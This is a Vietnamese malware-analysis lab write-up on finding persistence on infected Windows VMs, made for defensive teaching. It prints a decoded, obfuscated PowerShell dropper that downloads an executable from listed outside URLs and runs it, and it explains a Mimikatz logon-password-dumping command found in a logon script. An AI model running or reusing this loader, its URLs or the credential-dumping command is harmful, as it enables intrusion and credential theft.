

Malware Labs


Context

Các máy ảo đã bị lây nhiễm bởi mã độc. Nhiệm vụ của ta là tìm ra dấu hiệu và vị trí của mã độc. Qua đó, loại bỏ mã độc

Lab03.


Loại bỏ mã độc

C:\Windows\System32\Tasks\Microsoft\Windows\Multimedia




Lab04.


Mở ứng dụng `autoruns`. Ta để ý những ứng dụng không xác định được publisher là `Skype`, `Unikey` và `7-Zip`. Tiến hành kiểm tra hash của tệp thực thi các chương trình trên thông qua



Tiến hành kiểm tra hash của tệp thực thi các chương trình. chuột phải vào chương trình. click [jump to image](#) . ta sẽ được đưa đến vị trí chứa tệp thực thi của chương trình.



Lấy hash của file thực thi bằng cách chuột phải vào file thực thi, chọn **CRC SHA** (ứng dụng tạo hash code) rồi chọn SHA-256




Hash của 2 file thực thi của **unikey** và **skype** .

unikey:9BE9B130D233C4EE4A10BBF607C801DBDBE814F60D1030B314534391E2B68E88

skype: E2D1743BE0C30B830C51BC25741D855FDE7F5567A8C65F6A855A421AF6F514BE

Sau khi upload hash lên [virustotal](#) , ta nhận thấy rằng các file này hoàn toàn hợp pháp. Sau 1 hồi quan sát, ta để ý 1 task là windows update đang chạy cmd.exe. Bản thân window update task sẽ có tên [\Microsoft\Windows\Windows Media Sharing\UpdateLibrary](#) và chạy [C:\Program Files\Windows Media Player\wmpnscfg.exe](#) .



Để ý kĩ hơn vào nội dung của task, ta nhận thấy cmd.exe đang chạy 1 đoạn script đang bị encode. check loại mã hòa bằng cipher identifier → script được mã hóa bằng **base64**

Decode from Base64 format
Simply enter your data then push the decode button.

```
JABBAHUAagAwAHAAgBtAD0AKAAAnAE8AJwArACgAJwA2AGwAOQAnACsAJwAyAGYAYwAnAckAKQA7ACYAKAAAnAG4AZQB3AC0AaQB0AcCkWAnAGUAbQAnAckAIAAkAEUATgB2ADoAVABIAG0AcABcAFcATwBSAEQAXAAyADAAMQA5AfWAlAAAtAgkAdABIAG0AdAB5AHAZQAgAEQAAQByAGUAYwBUAG8AuBgBZADsAwwBOAGUAdAAuAFMAZQByAHYAAQbjAGUUAUAbAgkAbgB0AE0AYQBuAGEAzwBIAHIAxQa6AdoAlgBzAEUAYABDAFUAcgBjAFQAYABZAHAUgBPAFQAbwBDAE8ABAAIACAPQAgACgAJwB0AGwAjwArACcAcwAnACsAJwAxADIJwArACgAJwAsACAAJwArACcAdAAnACsJwBsAHMAMQaxAcwAlAB0AccAKQArAccAbBzCkAKQA7ACQATwBkAGQeAbxAGcAcAAgAD0AIAAoACcATwAxACcAKwAoACcAagAnACsAJwBwADAAGAnAckAKQA7ACQAUQBqAhKAXwBwAGkAagA9ACgAKAAAnAfGmWnACsAJwA5AHM AJwApAcSAKAAnADAAJwArAccAsgAyAccAKQApAdSAJAIBIAGwAdAB0AGUAYwBjAD0AJABIAg4AdgA6AHQAZQBTIAHAAKwAoACgAJwB7ADAAfQB3ACcAKwAnAG8AcgBkAhSAMAAnACsAJwB9ADIMAAAnACsAJwAxADkAewAwAcCkAwAnAH0AJwApACAAIAATAGYAIAbAGMAaAbhAFIAxQa5ADIAKQArACQATwBkAGQeAbxAGcAcAArAcgAJwAuAccAKwAoAccAZQB4AcCkAwAnAGUAJwApAckAOwAKAEYAMAA1AF8AawAzGUAPQaoACCAwBiAccAKwAnAGMAJwArACgAJwBjACkAwAnADEAOQBFAccAKQApAdSAJABAGsAZQB0ADEAcwA0AD0AJgAoACcAbgBIAHcAJwArCcALQBvAGIAJwArACcAagBIAGMAdAAckAIAbuAGUAVAAuAfC ARQBiAGMATABJAGUAbgB0ADsAJABTAG0AeQb0AHQAbAA3Ad0AKAAoACcAaAAnACsAJwB0AHQAcABzADoAJwApACsAKAAAnACs8LwBkAGEAAZAAAnACsAJwBpAGUAcgAnACsAJwBvAccAKwAnAHEAdQBIAC4AYwBvAG0A JwApACsAJwAvAccAKwAnAHcAcAAAnACsAJwAtAGEAJwArACgAJwBkAG0AaQAnACsAJwBuAccAKQArAccALwAnACsAKAAAnAGQAJwArAccAZwAnACsAJwAvACoAaAB0ACcAKQArAcgnAuj0pbm= ('O'+'6I9'+ '2fc'));&('new-it'+ 'em') $ENv:Temp\WORD\2019\ -itemtyp
```

For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

AUTO-DETECT Source character set. Detected: UTF-16LE

Decode each line separately (useful for when you have multiple entries).

Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).

DECODE Decodes your data into the area below.

Tiến hành decode script trên base64decode. Ta thu được đoạn mã sau:

```
$Auj0pbm= ('O'+'6I9'+ '2fc'));&('new-it'+ 'em') $ENv:Temp\WORD\2019\ -itemtyp
```

Đây là đoạn code đã được obfuscate. vì vậy, ta sử dụng psdecode để phân tích.

```

PS C:\Users\Administrator> cd ..\Downloads\_
PS C:\Users\Administrator\Downloads> PSDecode .\script.ps1

#####
Layer 1 #####
$Au1jp0m=([O+'(619'+2fc'))&([new-item $ENv:Temp\WORD.2019\_ -itemtype DirectToRY:[Net.ServicePointManager];:"$E`CURIT`YpROToCOL" = ('+t1'*s'*12*(','+t'*ls11,t')*ls');$Oddxqgp = ('01'*(')l1'*n)*'/*('d'*g*"/ht")*('tps:'+'//')*s*('Ul'*se)*('l1'*e*k'*spres.com/cgi-*'bi')*('n/*'61'*On*('y'*0/*ht*'+t')*('ps:'+'//'+m)*'a*('U'*lan)*('an'*u)*(m'*i*found*+stion*'.c*('n'*'Q9etF')*/*('http*'+s)*(://ke1*as.ye*+c.)*(c*+o.id)*(s*'+r)*'j1*('s/B/*h*'+http://ca*+es*+a*+rmo)*'v1*+ng*+'*co*+(m*'+w*+p*+'content*'+/)*'9*+'*/'+(*htt*'+ps*+'-ad*+i*'+n/6w*/*'+*'+do*)*i*('ph*'+i*)*('n1*+sig*+ht*'+.+'it/wp-1)*('nc*'+iu)*'d*+e*+'s*'+/V*'+f*').*SP1`It`([char]42);$Tgxz2c9=((H*'+2of*'+4*xd*');foreach($Cgett61 in $S
tt61, $Httecc);$V2arFke=(D*('ov*'+nFh0*');If ((&{Ge*'+-ite*'+m}) $Httecc)."le NGth" -ge 39850) {.'Invoke*-It*'+em')($Httecc);$T240cig=Izu0r3';break;$Q108tbr=((Tu*'+n)+ur*'+g*))}

#####
Layer 2 #####
$Au1jp0m='6192fc';new-item $ENv:Temp\WORD.2019\_ -itemtype DirectToRY:[Net.ServicePointManager];:"$E`CURIT`YpROToCOL" = 'tls12, tls11, tls';$Oddxqgp = '013p0j';$Qjy_pjg=('[X39s')+'0v2');$Httecc=$env:ddxqgp+.exe';$#05_k3e='KbcB19_';$Hkets14=new-object net.WebClient;$Myt17=([https:]+'//dadieroque.com/wp-admin/dg/*https://suselekspres.com/cgi-bin/610ny0/*https://maulanarunifoundation.com/RumPjns/5/*http://cesarmoving.com/wp-content/9s/*https://kinpremins.cl/wp-admin/6w/*http://dolphininsight.it/wp-includes/LVF/').Split([char]42);$Tgxz2c9=((H2of*'+4xd*');foreach($Cgett61 in $Smyt17){$
);$V2arFke=Dovfn0*';If ((Get-Item $Httecc).leNGth -ge 39850) {.'Invoke-Item($Httecc);$T240cig=Izu0r3';break;$Q108tbr=((Tun*'+rund'))}catch{};$Knc8ls3=Wq5wung'

#####
Actions #####
1. [System.Net.WebClient.DownloadFile] Download From: https://dadieroque.com/wp-admin/dg/ --> Save To: C:\Users\ADMINI~1\AppData\Local\Temp\word\2019\01jp0j.exe
2. [Get-Item.length] Returning length of 100000 for: C:\Users\ADMINI~1\AppData\Local\Temp\word\2019\01jp0j.exe
3. [Invoke-Item] Execute/Open: C:\Users\ADMINI~1\AppData\Local\Temp\word\2019\01jp0j.exe

```

Actions

- [System.Net.WebClient.DownloadFile] Download From: https://dadieroque.com/wp-admin/dg/
- [Get-Item.length] Returning length of 100000 for: C:\Users\ADMINI~1\AppData\Local\Temp\word\2019\01jp0j.exe
- [Invoke-Item] Execute/Open: C:\Users\ADMINI~1\AppData\Local\Temp\word\2019\01jp0j.exe


Cơ bản về hành vi của mã độc: download file **01jp0j.exe** từ trang

<https://dadieroque.com/wp-admin/dg/> và lưu tại

C:\Users\hunter\AppData\Local\Temp\word\2019\ , sau đó thực thi.

Loại bỏ mã độc

Bởi vì máy ác không có kết nối mạng, nên hành vi tải file trên mạng của mã độc không thực hiện được. Tuy nhiên, mã độc nằm trong task schedule - các tác vụ được lập lịch → ta cần phải xóa bỏ nó trong task scheduler → không cho mã độc có cơ hội tải file nếu máy có kết nối mạng.




Lab05.

1. Check **autoruns** các chương trình khởi động cùng hệ thống.

Autoruns - Sysinternals: www.sysinternals.com (Administrator) [WIN-T6RRPJDKGA9\hunter]					
File	Search	Entry	User Options Category Help		
Print Monitors		LSA Providers		Network Providers	
Everything	Logon	Explorer	Internet Explorer	Scheduled Tasks	Services
Drivers	Codecs	Boot Execute			
Autoruns Entry	Description	Publisher	Image Path		
Logon					
HKCU\Software\Microsoft\Windows\CurrentVersion\Run					
UniKey	(Not Verified)	C:\Program Files (x86)\UniKey\UniKeyNT.exe			
HKCU\Environment\UserInit.MprLogonScript					
cmd.exe /C "OIS EXE" log privilege::debug sekurlsa:logonpasswords ... Windows Command Processor	(Verified) Microsoft Windows	C:\Windows\system32\cmd.exe			
HKLM\System\CurrentControlSet\Control\Terminal Server\Wds vdpwd\Startup Programs					
rdclip		File not found: rdclip.exe			
HKLM\Software\Microsoft\Windows\CurrentVersion\Run					
VMware User Process	VMware Tools Core Service	(Verified) VMware, Inc.	C:\Program Files\VMware\VMware Tools\vmtoolsd.exe		
VMware VM3DService Process	VMware SVGA Helper Service	(Verified) VMware, Inc.	C:\Windows\system32\vm3dservice.exe		
HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\AlternateShell					
cmd.exe	Windows Command Processor	(Verified) Microsoft Windows	C:\Windows\system32\cmd.exe		
HKLM\Software\Microsoft\Active Setup\Installed Components					
n/a	Microsoft .NET IE SECURITY REGISTRATION	(Verified) Microsoft Corporation	C:\Windows\system32\mscories.dll		
Themes Setup	Microsoft(C) Register Server	(Verified) Microsoft Windows	C:\Windows\system32\regsvr32.exe		
Windows Desktop Update	Microsoft(C) Register Server	(Verified) Microsoft Windows	C:\Windows\system32\regsvr32.exe		
HKLM\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\Run					
BCSync	Microsoft Office 2010 component	(Verified) Microsoft Corporation	C:\Program Files (x86)\Microsoft Office\Office14\BCSync.exe		
Dropbox	Dropbox	(Verified) Dropbox, Inc.	C:\Program Files (x86)\Dropbox\Client\Dropbox.exe		
HKLM\Software\Wow6432Node\Microsoft\Active Setup\Installed Components					
Google Chrome	Google Chrome Installer	(Verified) Google LLC	C:\Program Files (x86)\Google\Chrome\Application\chrome.exe		
Microsoft Windows	Windows Mail	(Not Verified) Microsoft Corporation	C:\Program Files\Windows Mail\WinMail.exe		
n/a	Microsoft .NET IE SECURITY REGISTRATION	(Verified) Microsoft Corporation	C:\Windows\System32\mscories.dll		
Themes Setup	Microsoft(C) Register Server	(Verified) Microsoft Windows	C:\Windows\Syswow64\vegsrv32.exe		
Windows Desktop Update	Microsoft(C) Register Server	(Verified) Microsoft Windows	C:\Windows\Syswow64\vegsrv32.exe		
Explorer					
HKLM\Software\Classes\Protocols\Filter					
application/octet-stream	Microsoft .NET Runtime Execution Engine	(Verified) Microsoft Corporation	mscoree.dll		
application/x-complus	Microsoft .NET Runtime Execution Engine	(Verified) Microsoft Corporation	mscoree.dll		
application/x-msdownload	Microsoft .NET Runtime Execution Engine	(Verified) Microsoft Corporation	mscoree.dll		
text/xml	Microsoft Office XML MIME Filter	(Verified) Microsoft Corporation	C:\Program Files\Common Files\Microsoft Shared\		
HKLM\Software\Classes\ShellEx\ContextMenuHandlers					
7-Zip	7-Zip Shell Extension	(Not Verified) Igor Pavlov	C:\Program Files\7-Zip\7-zip.dll		
ANotepad++64	ShellHandler for Notepad++ (64 bit)	(Verified) Notepad++	C:\Program Files (x86)\Notepad++\NppShell_064.dll		
DmnhnxExt	Dmnhnx Shell Extension	(Verified) Dmnhnx, Inc.	C:\Program Files (x86)\Dmnhnx\Client\dmnhnx.dll		
cmd.exe /C "OIS.EXE" log privilege:: Size: 337 K					
Windows Command Processor	Time: 11/21/2010 10:23 AM				
(Verified) Microsoft Windows	Version: 6.1.7601.17514				
cmd.exe /C "OIS.EXE" log privilege::debug sekurlsa:logonpasswords exit					

Qua kiểm tra, ta thấy những ứng dụng Unikey và 7-Zip không được verified publisher. Tuy nhiên, đây không phải những ứng dụng độc hại.

Tiếp tục tìm kiếm trong autoruns, ta tìm kiếm được task bắt thường trong mục `HKEY_CURRENT_USER\Environment\UserInitMprLogonScript`.



```
cmd.exe /C "OIS.EXE" log privilege:: Size: 337 K
Windows Command Processor Time: 11/21/2010 10:23 AM
(Verified) Microsoft Windows Version: 6.1.7601.17514
cmd.exe /C "OIS.EXE" log privilege::debug sekurlsa::logonpasswords exit

Ready
```

Quan sát mô tả, task này mở cmd.exe và chạy OIS.EXE

```
cmd.exe /C "OIS.EXE" log privilege::debug sekurlsa::logonpasswords exit
```

Phân tích command,

- cmd.exe /C "OIS.EXE" : cmd chạy file OIS.EXE . Tham số /C chỉ định chạy lệnh được cung cấp rồi kết thúc cmd .
- log : chỉ định tính năng ghi nhật ký (log).
- log privilege::debug : kích hoạt quyền debug trong hệ thống. Đây là cú pháp được sử dụng trong Mimikatz . Tìm hiểu kĩ hơn về quyền debug, nó không chỉ cho ta debug mà còn điều chỉnh bộ nhớ của process thuộc sở hữu của user account khác → điều kiện để trích xuất mật khẩu dưới dạng plaintext từ lsass.exe .
- sekurlsa::logonpasswords : là 1 module trong Mimikatz có chức năng lấy thông tin đăng nhập (username, passwords) của các tài khoản đang hoạt động trong hệ thống.
- exit : kết thúc cmd khi chạy xong lệnh.

→ Về cơ bản, task này thực hiện trích xuất thông tin của toàn bộ người dùng trong hệ thống.

Để chắc chắn rằng đây là 1 mã độc, ta tiến hành phân tích file PE được gọi là OIS.EXE . tìm đường dẫn đến vị trí của file.

```

Administrator: Command Prompt
Microsoft Windows [Version 6.1.7601]
Copyright <c> 2009 Microsoft Corporation. All rights reserved.

C:\Users\hunter>where "OIS.exe"
C:\Windows\System32\OIS.exe

C:\Users\hunter>

```

Tiến hành trích xuất sha-256 của file rồi upload lên [virustotal](#).

